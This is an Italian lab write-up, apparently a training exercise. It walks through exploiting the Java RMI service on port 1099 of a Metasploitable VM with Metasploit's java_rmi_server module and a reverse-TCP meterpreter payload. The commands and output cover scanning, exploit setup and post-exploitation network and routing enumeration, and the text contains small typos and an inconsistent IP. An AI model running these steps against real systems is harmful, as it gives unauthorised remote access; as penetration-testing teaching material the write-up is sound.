1099 Java RMI metasploitable

Il progetto di questa settimana ci richiedeva di stfruttare la vulnerabilità con metasploit sulla porta 1099-java RMI.

I requisiti sono:

- Cambiare l'IP di kali: 192.168.99.111
- Cambiare l'IP di metasploitable: 192.168.99.112
- Ottenere una sessione di meterpreter, per raccogliere le seguenti informazioni: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima; 3) altro…

Il primo punto dell'esercizio ci richiedeva di cambiare l'IP di Kali e Metasploitable.

```
# The loopback network interface
auto lo
iface lo inet loopback


auto eth0
iface eth0 inet static
address 192.168.99.111
gateway 192.168.99.112
#iface eth0 inet dhcp
```

IP kali: 192.168.99.111

IP Metasploitable: 192.168.99.111

```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.111
#iface eth0 inet dhcp
```


Dopo aver modificato gli IP, ho fatto una scansione con **NMAP** da kali verso meta per verificare che la porta 1099 fosse in ascolto. Ho usato il comando:

"**nmap –sV 192.168.99.112**"

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:20 EDT
Nmap scan report for 192.168.99.112
Host is up (0.024s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.03 seconds
```

Successivamente alla scansione con Nmap o fatto anche una scansione con NESSUS per capire di che livello era la vulnerabilità.



22227 - RMI Registry Detection

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html

http://www.nessus.org/u?b6fd7659

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2022/06/01

Plugin Output

tcp/1099/rmi_registry
tcp/1099/rmi_registry

```
Valid response recieved for port 1099:
0x00:  51 AC ED 00 05 77 0F 01 4F 6D A7 1F 00 00 01 88    Q....w..Om......
0x10:  C3 92 AC C8 80 02 75 72 00 13 5B 4C 6A 61 76 61    ......ur..[Ljava
0x20:  2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56    .lang.String;..V
0x30:  E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00       ...{G...pxp....
```

Dalla scansione fatta con Nessus, ho visto che non si tratta di una vulnerabilità, ma è un'informazione che ci informa che un registro RMI e in ascolto sull'host remoto. Infatta dalla descrizione che troviamo sull'immagine ci dice che: "l'host remoto esegue un registro RMI (Remote Method Invocation), che funge da servizo di denominazione bootstrap per la registrazione e recuperpo di oggetti remoti con nomi semplici nel sistema java RMI."

Dopo aver fatto le scansioni, ho avviato **msfconsol** per iniziare l'attacco.

Una volta avviato msfconsol ho cercato l'expoit con il comando "**search java rmi**".

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plu
E
   1   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java C
   2   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Executi
   3   auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuratio
ecution
   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Executi
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privile
   7   exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Exe
   8   exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerabi
   10  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engi
Execution
   11  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injecti
   12  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 >
```

Con il comando “**use**” ho scelto l’exploit numero 4 perché era quello con la sessione di meterpreter.

Una volta scelto l’exploit, ho visto le informazione dell’exploit con il comando “**show options**”

```
msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen
                                         addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Dopo aver controllato le informazioni, con il comando “**set RHOST 192.168.99.112**” ho configurato l’IP di meta. Non ho inserito nessun payload perché ho lasciato quello di default dell’exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.99.112
RHOST ⇒ 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
[-] Unknown command: ex♦ploit
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.99.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0
                                         addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

Dopo aver finito di fare la configurazione, ho avviato l'exploit con il comando "**exploit**". Come si può notare l'exploit mi ha aperto una sessione di meterpreter.

Dalla sessione di meterpreter con il comando “**ifconfog**” ho visto la configurazione di rete, con il comando “**route**” ho visto le informazioni sulla tabella di routing della macchina vittima.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe82:4587
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe82:4587 ::       ::
meterpreter >
```

Infine come ultimo comando ho usato “**sysinfo**” dove ho raccolto delle informazioni sulla macchina vittima.